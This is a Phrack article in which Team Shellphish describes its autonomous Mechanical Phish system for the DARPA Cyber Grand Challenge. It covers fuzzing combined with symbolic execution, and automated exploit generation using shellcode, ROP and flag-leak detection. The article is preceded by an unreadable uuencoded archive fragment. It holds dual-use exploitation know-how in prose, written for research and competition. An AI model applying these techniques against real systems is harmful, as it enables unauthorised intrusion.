M?OIM]^’3[MWNU]W[*WB&2DT;E?-"*)Y/A]WYD]J"9YT61E>A<*20Q!7_YBK?
M=20‘4NDVU]?)RD9]QB4>:Z7(.-$6<T\Z!J)&CAKZ!6G%:A(KPA!;C^F/YQ<X
M’PC1$[*V]DW.%[!:P!2F40G/*9@]8(.E$=.![D?’$.‘!\Z<:C’\I*NQ1"#3X
M@1L;#:\5E9#,R!84JS!=MZ[$;*7S1N)U0C3QJF@RASR3_FR37C(L_4)*G3&<
M?:QF.6B5X:<&=M#HY4;QC%M+DU9R5@,+8+H0(6_(XRA!]GG9*’J!KKEAW75Y
M]’U3%-P$-8+[O05>^G!RWLG03\CO‘@%’9#0GH4R$;C!WN@[X‘7VZ?@)>2,W<
MV4\>’^"O0^0!/CZ-P5;$[N+X,_‘CL,"RLN&Q^?I>A]"$4)L^3H?(\=KB4M^-
M%R#X>D4CZ^MM1LEN(X]JX=U&/;Z?PLB‘]XO)\3N<TG<\1I=[[/WX"O>#_42W
MT4)ZPOWXX%ZD:O[_<KP6_[-FO5-2RUWW;WI4MT[;Q]4@[Q\8#L]><M^W,ZUG
MCUI?Q)T6<>IT3;G!@$.R<]E%;+<PYCC)LP1W^0U02P$"’@,*‘‘‘‘‘‘!1KD9)
```

```
M`````````````````!``8`````````!``[4$`````<W)C+U54!0`#":OV5W5X
M"P`!!/4!```$4````%!+`0(>`Q0````(`!>N1DFX3#HD=P,``"8)```.`!@`
M``````$````"D@3X```!S<F,O96UA:6PN:’1M;%54!0`#G:KV5W5X"P`!!/4!
M```$4````%!+`0(>`Q0````(`/1N1DD56OBT%@8``&@2```,`!@```````$`
M``"D@?T#``!S<F,O:6YT-C0N:G-55`4``[L[]E=U>`L``03U`0``!%````!0
M2P$"’@,4````"``/KD9)E(.)\4P#``!0"```#``8```````!````I(%9"@``
M<W)C+W!W;BYH=&UL550%``..JO97=7@+``$$]0$```10````4$L!`AX#%```
M``@`)*Y&2>G85Y(7"@``Z!H```H`&`````````0```*2!ZPT``’-R8R]P=VXN
M:G-55`4``[.J]E=U>`L``03U`0``!%````!02P$"’@,4````"`"Z;D9)MPF8
M]%<#``!?"```#``8```````!````I(%&&```<W)C+W5T:6QS+FIS550%``-0
H._97=7@+``$$]0$```10````4$L%!@`````&``8`Y`$``.,;````````
`
end
```

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x04 of 0x0f

```
|=-----------------------------------------------------------------------=|
|=---------------------=[ Cyber Grand Shellphish ]=----------------------=|
|=-----------------------------------------------------------------------=|
|=------------------------=[ Team Shellphish ]=--------------------------=|
|=----------------------=[ team@shellphish.net ]=-----------------------=|
|=-----------------=[ http://shellphish.net/cgc#team ]=------------------=|
|=-----------------------------------------------------------------------=|
```

```
 #####
#     #    #    #  #####   ######  #####
#           # #   #    #   #       #    #
#            #    #####   #####   #    #
#            #    #    #  #       #####
#     #      #    #    #  #       #   #
 #####       #    #####   ######  #    #

 #####
#     #  #####     ##    #    #  #####
#        #    #   #  #   ##   #  #    #
#  ####  #    #   #    #  # #  #  #    #
#     #  #####   ######  #  # #  #    #
#     #  #   #   #    #  #   ##  #    #
 #####   #    #  #    #  #    #  #####
```

```
                          MM
                        . MM
                       =  M
                      M  MM
                     MM  M
                    MM  MM
                   ,M   M
                MMM  MM+ MM   MM                                          M
             MM  MM  MM   MM   MM  MMMMD                                MMM
          MM+  MM  MM MM    MM  +M   MM :M  MM                          MMM:
        MMMM   MM  MM MM    MM  MM  MMD  M. MM MMM                 M  MMM
      MMMMM   =M~  MM MM   MM   MM  MM   M~MM  MM ~MM             MM  MM
   ,MMM       OM   MM MM   MM   MM  MM   M.MM  MM MMM MMMMMM+NM  MM  MM
  MMMMMMMMMM  +MMMMMM MMMN MM   MM  MMMMMM MM  MM MM  MM        MMO  MM
 MMMMMMMMMMMM MMMMMM MMMN MM   MM  MMMMMN MMMMMM MM  MMMMMMMMM MMMMMMM
MMMM:       MM MM  MM MM   NM:  MM  ?M     MM  MM MMM         MMM MM  MM
,M         MMM MM  MM  MM   MM  MM?  MM    ~MM ~M  MM :MMMMMMMMM MM  MMM
    M M~MMMMM MM~  MM MM   MM   MM  NM+    MM  MM NMM             ~N  MM
    ,MMMMMM8   MM  MM :MN  MM   MM+  MMI   NMM                       M
               MMI  MM MMM+ MM~ MMD~ MM
```

```
|=-----------------------------------------------------------------------=|
|=----------------------------=[ The Team ]=----------------------------=|
|=-----------------------------------------------------------------------=|
|=---=[ zardus ]=-----=[ mike_pizza ]=---=[ anton00b ]=-----=[ salls ]=---=|
|=-----------------------------------------------------------------------=|
|=---=[ fish ]=---------=[ nebhiros ]=---=[ cao ]=--------=[ donfos ]=---=|
|=-----------------------------------------------------------------------=|
|=---=[ hacopo ]=---------=[ nezorg ]=---=[ rhelmot ]=------=[ paul ]=---=|
|=-----------------------------------------------------------------------=|
|=----------------------------=[ zanardi ]=----------------------------=|
|=-----------------------------------------------------------------------=|
```

Hacking is often considered more than a skill. In popular culture, hackers are seen as wizards of sorts, artists with powers to access the inaccessible, or perform acts that seem impossible. Hacking, like art, has

great people, who are recognized for their skills, but whose abilities cannot be captured or reproduced. In fact, a single great hacker in a team is better than a hundred mediocre ones, similar to as none of the paintings from a hundred mediocre artists can match a painting from van Gogh.

Vulnerability analysis is the science of capturing and reproducing what some hackers do. Vulnerability analysis studies how one can reason, in a principled way, about finding and exploiting vulnerabilities in all types of software or hardware. By developing algorithms and tools to help humans identify flaws in software, researchers "codify" the knowledge that hackers use, in an organic way, to analyze systems and find their flaws. The resulting tools can then be used at scale, and composed to create new analysis systems.

This scientific process has generated a number of useful tools, such as static analysis tools, fuzzers, and symbolic execution frameworks. However, these tools codify only a subset of the skills of a hacker, and they are still used only to augment the abilities of humans.

One approach to push the codification of what human hackers do, is to take the hackers out of the equation. This is precisely what the DARPA Cyber Grand Challenge was set out to do.

The DARPA Cyber Grand Challenge (CGC) was designed as a Capture The Flag (CTF) competition among autonomous systems without any humans being involved. During the competition, Cyber Reasoning Systems (CRSs) would find vulnerabilities in binaries, exploit them, and generate patches to protect them from attacks, without any human involvement at all.

The separation between human and machine is key, as it forces the participants to codify, in algorithms, the techniques used for both attack and defense. Although the competition was only a first step toward capturing the art of hacking, it was an important one: for the first time, completely autonomous systems were hacking one another with code, and not human intuition, driving the discovery of flaws in complex software systems.

Shellphish is a team that was founded by Professor Giovanni Vigna at UC Santa Barbara in 2005 to participate in the DEF CON CTF with his graduate students. Since then, Shellphish has evolved to include dozens of individuals (graduate students - now professors elsewhere, undergraduate students, visitors, their friends, etc.) who are somewhat connected by the Security Lab at UC Santa Barbara, but who are now spread all across the world. Nonetheless, Shellphish has never lost its "hackademic" background and its interest in the science behind hacking. Participation in many CTF competitions sparked novel research ideas, which, in addition to publications, resulted in tools, which, in turn, were put to good use during CTF competitions.

Given the academic focus of Shellphish, it is no surprise that the DARPA Cyber Grand Challenge seemed like a great opportunity to put the research carried out at the UC Santa Barbara SecLab to work. Unfortunately, when the call for participation for the funded track came out, the lab was (as usual) busy with a great number of research projects and research endeavors, and there were simply no cycles left to dedicate to this effort. However, when the call for the qualification round that was open to anybody who wanted to throw their hat in the ring was announced, a group of dedicated students from the SecLab decided to participate, entering the competition as team Shellphish.

With only a few weeks to spare, the Shellphish team put together a prototype of a system that automatically identifies crashes in binaries using a novel composition of fuzzing and symbolic execution. Unsurprisingly, the system was largely unstable and crashed more than the binaries it was supposed to crash. Yet, it performed well and Shellphish was one of the seven teams (out of more than a hundred participants) that qualified for the final event. Since Shellphish was not initially funded by DARPA through the funded track, it received a $750,000 award to fund the creation of the autonomous system that would participate in the final

competition.

The following few months focused mostly on basic research, which resulted in a number of interesting scientific results in the field of binary analysis [Driller16, ArtOfWar16], and to the dramatic improvement of angr [angr], an open-source framework created at the UC Santa Barbara SecLab to support the analysis of binaries.

Eventually, the pressure to create a fully autonomous system increased to the point that academic research had to be traded for system-building. During the several months preceding the final competition event, all the energy of the Shellphish team focused on creating a solid system that could be resilient to failure, perform at scale, and be able not only to crash binaries, but also to generate reliable exploits and patches.

After gruesome months of Sushi-fueled work that lead to severe Circadian rhythm sleep disorder [Inversion] in many of the team's members, the Mechanical Phish Cyber Reasoning System was born. Mechanical Phish is a highly-available, distributed system that can identify flaws in DECREE binaries, generate exploits (called Proofs Of Vulnerability, or POVs), and patched binaries, without human intervention. In a way, Mechanical Phish represents a codification of some of the hacking skills of Shellphish.

Mechanical Phish participated in the final event, held in Las Vegas on August 4th, in conjunction with DEF CON, and placed third, winning a $750,000 prize. As a team, we were ecstatic: our system performed more successful exploits than any other CRS, and it was exploited on fewer challenges than any other CRS. Of course, in typical Shellphish style, the game strategy is where we lost points, but the technical aspects of our CRS were some of the best.

We decided to make our system completely open-source (at the time of writing, Shellphish is the only team that decided to do so), so that others can build upon and improve what we put together.

The rest of this article describes the design of our system, how it performed, and the many lessons learned in designing, implementing, and deploying Mechanical Phish.

--[Contents

--[001 - The Cyber Grand Challenge

The Cyber Grand Challenge was run by DARPA, and DARPA is a government agency. As such, the amount of rules, regulations, errata, and so forth was considerably out of the range with which we were familiar. For example, the Frequently Asked Questions document alone, which became the CGC Bible of sorts, reached 68 dense pages by the time the final event came around;

roughly the size of a small novella. This novella held much crucial information, and this crucial information had to be absorbed by the team, digested, and regurgitated into the squawking maw of the Mechanical Phish.

--[001.001 - Game Format

The CGC Final Event took the form of a more-or-less traditional attack-defense CTF. This means that each team had to attack, and defend against, each other team. Counter to A&D CTF tradition, and similar to the setup of several editions of the UCSB iCTF, exploits could not be run directly against opponents, but had to be submitted to the organizers. Likewise, patches could not be directly installed (i.e., with something like scp), but had to be submitted through the central API, termed the "Team Interface" (TI) by DARPA. This allowed DARPA to maintain full control over when and how often attacks were launched, and how patches were evaluated.

The CGC was divided into rounds (specifically, there were 95 rounds in the final event) of at least 5 minutes each. Each round, the TI specified the currently-active challenges. A challenge could be introduced at any point, up to a maximum of 30 concurrently active challenges, and was guaranteed to remain live for a minimum of 10 rounds.

All teams would start with the same binaries for a challenge. Each round, teams could submit patches for their instances of the challenge binaries, exploits for the opponents' instances, and network rules to filter traffic. Submitted exploits would go "live" on the round *after* the one during which they were submitted, while submitted patches and network rules would go live 2 rounds after. Submitting a patch, causes that team to incur one round of downtime for that challenge, in which opponents can download the patched binary. Patched binaries were visible by opponents to allow them to exploit incomplete patches.

--[001.002 - Game Scoring

The CGC employed a scoring algorithm that had serious implications for the strategies that were viable for teams to adopt. Each team would be scored on a per-round basis, and a team's final score was the sum of all of their round scores. A team's round score was, in turn, the sum of their "Challenge Binary Round Scores" for that round. This CB Round Score was the real crux of the matter.

A CB Round Score was calculated for every Challenge Binary to be a simple multiplication of:

- Availability: this was a measure of the performance overhead and functionality impact introduced by a patch. The performance and functionality scores each ranged from 0 (broken) to 100 (perfect), and the availability score was the minimum of these numbers.
- Security: this number was 2 if the Challenge Binary was secure (i.e., it had not been exploited by any competitor that round), and 1 otherwise (if it was exploited by at least one competitor).
- Evaluation: this number ranged from 1.0 to 2.0, based on how many opponents the team was hitting with their exploits (if any) for this challenge binary. For example, if an exploit was succeeding against 2 of the 6 opponents, this number would be 1.33.

The round after a patch was submitted or an IDS rule was updated for a challenge binary, that challenge binary's availability score would be set to 0 and no exploits would be scheduled (either by the patching team or against the patching team) for that round.

On the surface, this seems like a simple formula. However, there were several complications:

- DARPA did not disclose the formula used to calculate the performance or functionality scores prior to the CFE. While this was presumably done to avoid letting teams "game the system", it led to an astonishing amount of

uncertainty regarding patching. Teams knew that they had some "free" overhead (20% for the file size, and 5% each for runtime overhead and memory overhead), but did not know how additional overhead would be penalized.
- The runtime overhead included overhead introduced by the network IDS as it matched submitted network rules. This overhead was fundamentally unmeasurable before the game. During the CFE, it turned out that the overhead introduced by network rules from one service could actually influence overhead of *other* services. All this uncertainty kept all but two teams from using the network IDS during the CFE.
- The memory and runtime overhead was astonishingly hard to measure. As we discuss later, local measurements were so unreliable that we actually decided not to test our own patches for performance during the CFE, but optimized the techniques as much as possible beforehand and relied on the TI feedback for already-submitted patches. As we'll also discuss, DARPA themselves had some trouble keeping the measurements constant, with measurements between teams (for identical, unpatched binaries) varying by significant amounts.

Overall, the performance scoring was both a strength and weakness of the game. Because of the ease with which exploits can be "broken" by simple patches, it was critical to have some patch dis-incentives. However, the measurement of such patches is a very hard problem, and led to some chaos.

--[001.003 - Visibility

With the CGC, DARPA pioneered something called the "Consensus Evaluation". This had many implications for many parts of the game, but the biggest one was a slight change to the "visibility" of certain aspects of the game to the different teams. In this section, we'll detail what information was available to competitors during the game.

All interaction with the game was done via the CGC API (what DARPA called the Team Interface, or TI). The TI provided the following information:

- The Challenges: all teams could retrieve the challenges that were "in play" at any given moment.

- Patched Binaries: all teams could retrieve the patched binaries of *all* opponents. This prevented opponents from deploying "chump" patches that relied on simple security through obscurity.

- IDS rules: all teams could retrieve the IDS rules that were being fielded by their opponents.

- Availability impacts: a team could see the runtime overhead, memory overhead, and functionality impact of their submitted patches.

- Crashes: a team could see what signals their binaries crashed with as a result of processing network traffic. This could give hints for whether or not exploits were being thrown against a challenge binary.

- Network Traffic: a team could get most of the network traffic, including all exploits and most of the functionality polls (DARPA reserved the right to keep some of them secret).

- POV Feedback: a team could get the results of their own exploits against other teams.

- Round scores: teams could get the overall round scores of all competitors.

This level of visibility is different than your "average" CTF. Specifically, the big difference is that the patches submitted by the Cyber Reasoning Systems were made available to opponents. In theory, this would allow opponents to analyze, and try to bypass, a CRS' patches. In practice, as we discussed in the Patching section, patched binaries were too "dangerous" to analyze. Teams were allowed to add anti-reversing code, and, in our experience, it was easy to find ways to crash analysis tools, or

"clog" them, causing them to slow down or use extra resources. We did not dare to run our heavier analysis on the patched binaries, and we are not aware of any team that did. Instead, our heavy analysis was run strictly on the original, unpatched binaries, and the patched binaries were run through a quick analysis that would fix up memory offsets and so forth in the case of "chump" patches.

--[001.004 - Practice

Full autonomy is difficult to achieve. To mitigate some of this difficulty, DARPA provided CGC practice sessions through a "sparring partner". In the months leading up to the final event, the sparring partner would connect to our Cyber Reasoning System at random, unannounced times and begin a game.

The presence of the sparring partner was immensely helpful in debugging interactions with the API. However, the unannounced nature of these events meant that it was rarely possible to be ready for this debugging. Additionally, since DARPA only had one sparring partner setup, and teams had to take turns interacting with it, the sparring partner sessions were very short (generally, about 30 minutes, or 5 rounds). The reduced length of these sessions made it more difficult to truly stress-test the systems, and several teams showed signs of failure due to overload during the final event itself.

We mostly used the practice round to test the difference between DARPA's calculated overhead from our estimated one. This allowed us to get a vague idea of how DARPA calculated overhead, and tailor our patching techniques accordingly.

--[001.005 - DECREE OS


The binaries that made up the Cyber Grand Challenge's challenges were not standard Linux binaries. Instead, they were binaries for an OS, called DECREE, that was created specifically for the Cyber Grand Challenge. This OS was extremely simple: there were 7 system calls, and no persistence (i.e., filesystem storage, etc). The DECREE syscalls are:


1. terminate: the equivalent of exit()
2. transmit: the equivalent of send()
3. receive: the equivalent of recv()
4. fdwait: the equivalent of select()
5. allocate: the equivalent of mmap()
6. deallocate: the equivalent of munmap()
7. random: a system call that would generate random data

The hardware platform for the binaries was 32-bit x86. Challenge authors were not allowed to include inline assembly code, only code which was produced by clang or included in a library provided by DARPA. The provided math library included instructions such as floating point logarithms and trigonometric operations. All other code had to be produced directly by the compiler (clang).

This simple environment model allowed competitors to focus on their program analysis techniques, rather than the implementation details that go along with support complex OS environments. The DECREE OS was, in the opinion of many of us, the biggest thing that made the CGC possible with humanity's current level of technology.

--[002 - Finding Bugs





There are a few things we considered when we thought about how we wanted to find bugs in the Cyber Grand Challenge. Firstly, we will need to craft exploits using the bugs we find. As a result, we need to use techniques which generate inputs that trigger the bugs, not just point out that there could be a bug. Secondly, the bugs might be guarded by specific checks such as matching a command argument, password or checksum. Lastly, the programs which we need to analyze might be large, so we need techniques which scale well.

The automated bug finding techniques can be divided into three groups: static analysis, fuzzing, and symbolic execution. Static analysis is not too useful as it doesn't generate inputs which actually trigger the bug. Symbolic execution is great for generating inputs which pass difficult checks, however, it scales poorly in large programs. Fuzzing can handle fairly large programs, but struggles to get past difficult checks. The solution we came up with is to combine fuzzing and symbolic execution, into a state-of-the-art guided fuzzer, called Driller. Driller uses a mutational fuzzer to exercise components within the binary, and then uses symbolic execution to find inputs which can reach a different component.

* Fuzzing

Driller leverages a popular off-the-shelf fuzzer, American Fuzzy Lop. AFL uses instrumentation to identify the transitions that a particular input exercises when it is passed to the program. These transitions are tuples of source and destination basic blocks in the control flow graph. New transition tuples often represent functionality, or code paths, that has not been exercised before; logically, these inputs containing new transition tuples are prioritized by the fuzzer.

To facilitate the instrumentation, we use a fork of QEMU, which enables the execution of DECREE binaries. Some minor modifications were made to the fuzzer and to the emulation of DECREE binaries to enable faster fuzzing as well as finding deeper bugs:

- De-randomization
  Randomization by the program interferes with the fuzzer's evaluation of inputs - an input that hits an interesting transition with one random seed, may not hit it with a different random seed. Removing randomness allows the fuzzer to explore sections of the program which may be guarded by randomness such as "challenge-response" exchanges. During fuzzing, we ensure that the flag page is initialized with a constant seed, and the random system call always returns constant values so there is no randomness in the system. The Exploitation component of our CRS, is responsible for handling the removal of randomness.

- Double Receive Failure
  The system call receive fails after the input has been completely read in by the program and the file descriptor is now closed. Any binary which does not check the error codes for this failure may enter an infinite loop, which slows down the fuzzer dramatically. To prevent this behavior, if the receive system call fails twice because the end-of-file has been reached, the program is terminated immediately.

- At-Receive Fork Server
  AFL employs a fork server, which forks the program for each execution of an input to speed up fuzzing by avoiding costly system calls and initialization. Given that the binary has been de-randomized as described above, all executions of it must be identical up until the

first call to receive, which is the first point in which non-constant data may enter the system. This allows the fork-server to be moved from the entry of the program, to right before the first call to receive. If there is any costly initialization of globals and data structures, this modification speeds up the fuzzing process greatly.

* Network Seeds

Network traffic can contain valuable seeds which can be given to the fuzzer to greatly increase the fuzzing effectiveness. Functionality tests exercise deep functionality within the program and network traffic from exploits may exercise the particular functionality which is buggy. To generate seeds from the traffic, each input to the program is run with the instrumentation from QEMU to identify if it hits any transitions which have not been found before. If this condition is met, the input is considered interesting and is added as a seed for the fuzzer.

* Adding Symbolic Execution


Although symbolic execution is slow and costly, it is extremely powerful. Symbolic execution uses a constraint solver to generate specific inputs which will exercise a given path in the binary. As such, it can produce the inputs which pass a difficult check such as a password, a magic number, or even a checksum. However, an approach based entirely on symbolic execution will quickly succumb to path explosion, as the number of paths through the binary exponentially increases with each branch.


Driller mitigates the path-explosion problem by only tracing the paths which the fuzzer, AFL, finds interesting. This set of paths is often small enough that tracing the inputs in it is feasible within the time constraints of the competition. During each symbolic trace, Driller attempts to identify transitions that have not yet been exercised by the fuzzer, and, if possible, it generates an input which will deviate from the trace and take a new transition instead. These new inputs are fed back into the fuzzer, where they will be further mutated to continue exercising deeper paths, following the new transitions.

* Symbolic Tracing

To ensure that the symbolic trace using angr’s concolic execution engine is identical to the native execution trace, we use pre-constraining. In pre-constrained execution, each byte of input is constrained to match the original byte of input that was used by the fuzzer. When a branch is reached that would lead to a new transition, the pre-constraints are removed and then the solver is queried for an input which reaches the new transition. Pre-constraining also has the benefit of greatly improving execution time, because one does not need to perform expensive solves to determine the locations of reads and writes to memory because all variables have only one possible value.

--[003 - The Exploiting Component





* Exploitation

In the Cyber Grand Challenge, stealing flags is a little different than it is in ordinary Capture the Flag games. Instead of reading a secret "flag" file and submitting the contents to the organizers, an exploit is demonstrated by submitting a Proof of Vulnerability (POV), which the organizers will run.

A POV is a binary program, which will communicate with the opponent's binary and "exploit" it. There are two ways in which a POV can be considered successful:
- Type 1: Cause a segmentation fault where the instruction pointer and one additional register have values which were previously negotiated with the competition infrastructure. Must control at least 20 bits of EIP as well as 20 bits of another register.
- Type 2: Read 4 contiguous bytes from the secret flag data. The flag data is located at 0x4347c000-0x4347cfff and is randomly initialized by the kernel.

Different types of vulnerabilities might lend themselves to a specific type of POV. For example, a vulnerability where the user can control the address passed to puts() might only be usable as a Type 2 POV. On the other hand, a stack-based buffer overflow can clearly be used to create a Type 1 exploit simply by setting a register and EIP, but it can also be used to create a Type 2 exploit by using Return Oriented Programming or by jumping to shellcode which prints data from the flag page.

* Overview

The basic design for Mechanical Phish's automatic exploitation is to take crashes, triage them, and modify them to create exploits. Mechanical Phish does not need to understand the root cause of the bug, instead it only needs to identify what registers and memory it controls at crash time, and how those values can be set to produce a POV. We created two systems which are designed to go from crashes to exploits.

- PovFuzzer
  Executes the binary repeatedly, slightly modifying the input, tracking the relationship between input bytes and registers at the crash point. This method is fast, but cannot handle complex cases.

- Rex
  Symbolically executes the input, tracking formulas for all registers and memory values. Applies "techniques" on this state, such as jumping to shellcode, and return oriented programming to create a POV.

Now this design was missing one important thing. For some challenges the buggy functionality does not result in a crash! Consider a buffer over-read, where it reads passed the end of the buffer. This may not cause a crash, but if any copy of flag data is there, then it will print the secret data. To handle this, we added a third component.

- Colorguard
  Traces the execution of a binary with a particular input and checks for flag data being leaked out. If flag data is leaked, then it uses the symbolic formulas to determine if it can produce a valid POV.

--[003.001 - PovFuzzer

The PovFuzzer takes a crash and repeatedly changes a single byte at a time until it can determine which bytes control the EIP as well as another register. Then a Type 1 POV can be constructed which simply chooses the input bytes that correspond to the negotiated EIP and register values, inserts the bytes in the payload, and sends it to the target program.

For crashes which occur on a dereference of controlled data, the PovFuzzer chooses bytes that cause the dereference to point to the flag page, in the hope that flag data will be printed out. After pointing the dereference at the flag page, it executes the program to check if flag data is printed out. If so, it constructs a Type 2 POV using that input.

The PovFuzzer has many limitations. It cannot handle cases where register values are computed in a non-trivial manner, such as through multiplication. Furthermore it cannot handle construction of more complex exploits such as jumping to shellcode, or where it needs to replay a random value printed by the target program. Even so, it is useful for a couple reasons. Firstly, it is much faster than Rex, because it only needs to execute the program concretely. Secondly, although we don't like to admit it, angr might still have occasional bugs, and the PovFuzzer is a good fallback in those cases as it doesn't rely on angr.

--[003.002 - Rex

The general design of Rex is to take a crashing payload, use angr to symbolically trace the program with the crashing payload, collecting symbolic formulas for all memory and input along the way. Once we hit the point where the program crashes, we stop tracing, but use the constraint solver to pick values that either make the crash a valid POV, or avoid the crash to explore further. There are many ways we can choose to constrain the values at this point, each of which tries to exploit the program in a different way. These methods of exploiting the program are called "techniques".

One quick thing to note here is that we include a constraint solver in our POVs. By including a constraint solver we can simply add all of the constraints collected during tracing and exploitation into the POV and then ask the constraint solver at runtime for a solution that matches the negotiated values. The constraint solver, as well as angr, operates on bit-vectors enabling the techniques to be bit-precise.

Here we will describe the various "techniques" which Rex employs.

- Circumstantial Exploit
  This technique is applicable for ip-overwrite crashes and is the simplest technique. It determines if at least 20 bits of the instruction pointer and one register are controlled by user input. If so, an exploit is constructed that will negotiate the register and ip values and then solve the constraints to determine the user input that sets them correctly.

- Shellcode Exploit
  Also only applicable to ip-overwrites, this technique will search for regions of executable memory that are controlled by user input. The largest region of controlled executable memory is chosen and the memory there is constrained to be a nop-sled followed by shellcode to either prove a type-1 or type-2 vulnerability. A shellcode exploit can function even if the user input only controls the ip value, and not an additional register.

- ROP Exploit
  Although the stack is executable by default, opponents might employ additional protections that prevent jumping to shellcode, such as remapping the stack, primitive Address Randomization or even some form of Control Flow Integrity. Return Oriented Programming (ROP) can bypass incomplete defenses and still prove vulnerabilities for

opponents that employ them. It is applicable for ip-overwrite crashes as long as there is user data near the stack pointer, or the binary contains a gadget to pivot the stack pointer to the user data.

- Arbitrary Read - Point to Flag
A crash that occurs when the program tries to dereference user-controlled data is considered an "arbitrary read". In some cases, by simply constraining the address that will be dereferenced to point at flag data, the flag data will be leaked to stdout, enabling the creation of a type-2 exploit. Point to Flag constrains the input to point at the flag page, or at any copy of flag data in memory, then uses Colorguard to determine if the new input causes an exploitable leak.

- Arbitrary Read/Write - Exploration
In some cases, the dereference of user-controlled data can lead to a more powerful exploit later. For example, a vtable overwrite will first appear as an arbitrary read, but if that memory address points to user data, then the read will result in a controlled ip. To explore arbitrary reads/writes for a better crash, the address of the read or write is constrained to point to user data, then the input is re-traced as a new crash.

- Write-What-Where
If the input from the user controls both the data being written and the address to which it is written, we want to identify valuable targets to overwrite. This is done by symbolically exploring the crash, to identify values in memory that influence the instruction pointer, such as return addresses or function pointers. Other valuable targets are pointers that are used to print data; overwriting these can lead to type-2 exploits.

--[003.003 - Colorguard

As explained above, there are some challenges which include vulnerabilities that can leak flag data, but do not cause a crash. One challenge here is that it is difficult to detect when a leak occurs. You can check if any 4 bytes of output data are contained in the flag page, but this will have false positives while fuzzing, and it will miss any case where the data is not leaked directly. The challenge authors seem to prefer to xor the data or otherwise obfuscate the leak, maybe to prevent such a method.

To accurately detect these leaks we chose to trace the inputs symbolically, using angr. However, symbolic tracing is far too slow to run on every input that the fuzzer generates. Instead, we only perform the symbolic tracing on the inputs which the fuzzer considers "interesting". The hope here is that the leak causing inputs have a new transition, or number of loops which is unique, and that the fuzzer will consider it interesting. There are definitely cases where this doesn't work, but it's a fairly good heuristic for reducing the number of traces.

In an effort to further combat the slowness of symbolic execution, Colorguard takes advantage of angr's concrete emulation mode. Since no modification of the input has to be made if a flag leak is discovered, our input is made entirely concrete, with the only symbolic data being that from the flag page. This allows us to only execute symbolically those basic blocks that touch the secret flag page contents.

Colorguard traces the entire input concretely and collects the symbolic expression for the data that is printed to stdout. The expression is parsed to identify any four consecutive bytes of the flag page that are contained in the output. For each set of bytes, the solver is queried to check if we can compute the values of the bytes only from the output data. If so, then an exploit is crafted which solves for these four bytes after receiving the output from the program execution.

